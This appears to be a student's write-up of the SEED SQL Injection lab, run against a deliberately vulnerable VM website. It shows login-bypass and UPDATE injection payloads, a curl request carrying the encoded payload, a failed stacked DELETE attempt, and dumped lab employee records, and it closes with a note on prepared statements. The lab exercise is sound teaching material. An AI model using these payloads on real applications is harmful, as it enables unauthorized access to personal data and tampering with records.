
Lybryant Wright
CUNY John Jay College
CSCI 401
LAB 10

SQL Injection Attack Lab

SQL injection is technique used to exploit a vulnerability between web apps and database servers. It's common for people to input information into web apps to either login, sign up for a service, etc. However you can exploit those input regions by feeding it SQL queries to uncover classified information. For this lab we'll be exploiting a website on the VM's apache server and uncover information using various SQL statements.


For task 1, the lab familiarizes us with SQL statements and asks to load the premade table with Alice's information. To find her information I used the statement: SELECT * FROM credential WHERE name= “Alice”;



```
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.01 sec)

mysql> select * from credential where name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email
 | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |
 |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+------
-+----------+------------------------------------------+
1 row in set (0.00 sec)
```


For task 2 we attack the SQL website running off the VM's apache server. In one of the sites php files, it shows that if the admin signs in you have access to all employee's information. Since, in the snippet it show's the admin can see this information, I used the query: 'or Name = 'admin';# to gain access. # is added at the end to comment everything out beyond the query to skip the password field.



Employee Profile Login

USERNAME: ' or Name='admin';#

Copyright © SEED LABs




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

Next I had to perform the same task only in the command line instead of the website. To do this I used the command:


curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=%27+or+Name%3D%27admin%27%3B%23&Password='



```
     <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-
item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)<
/span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit
Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link
my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><
o> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead cla
ss='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Sala
ry</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th
scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead
><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002<
/td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>
30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td
><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</t
d><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>
50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></
tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><
td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
```

Although its hard to read the above screenshot is the result of the command I ran. The unordered html list above shows all the employee information I found originally on the website.


Next I had to try and delete a data entry by appending another SQL statement to the original. However I was not able to do this successfully. I kept receiving an error stating my syntax was wrong but with further observation I noticed the error shows a password being entered even though I used the # to comment it out. After research I learned this is a countermeasure to prevent multiple SQL statements through PHP.



Employee Profile Login


USERNAME: ' or Name='admin'; DELETE salary FROM credential WHERE username='alice';#

PASSWORD: Password



There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE salary FROM credential WHERE username='alice';#' and Password='da39a3ee5e' at line 3]\n


Next task for this lab involves injecting SQL to manipulate update statements. First part is to update my salary. As Alice, I see my salary is part of my profile, meaning its in the same table as the email, nickname, and other fields that can be edited and updated. Alice's salary is originally 20,000 and I will now change it to 85000.



Alice's Profile Edit

NickName	', salary = '85000' where EID = '10000';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password


Copyright © SEED LABs



Alice Profile

Key	Value
Employee ID	10000
Salary	85000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	


Next is to change the salary of a coworker. Going to change the salary of Boby to a dollar. While injecting as admin I see boby's eid is 20000, so I run a similar injection I did for Alice only changing the eid to boby's eid and lowering the salary to a dollar.



Alice's Profile Edit

NickName	', salary = '1' where EID = '20000';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Copyright © SEED LABs



User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	85000	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

To prevent these attacks the main countermeasure we can enact is to become more conscious and diligent coders. In php specifically the bind_param() function will bind $id and $pwd with “is” to make your database less vulnerable to SQL injections. I means the data in $id is an integer while s means the data in $pwd is a string.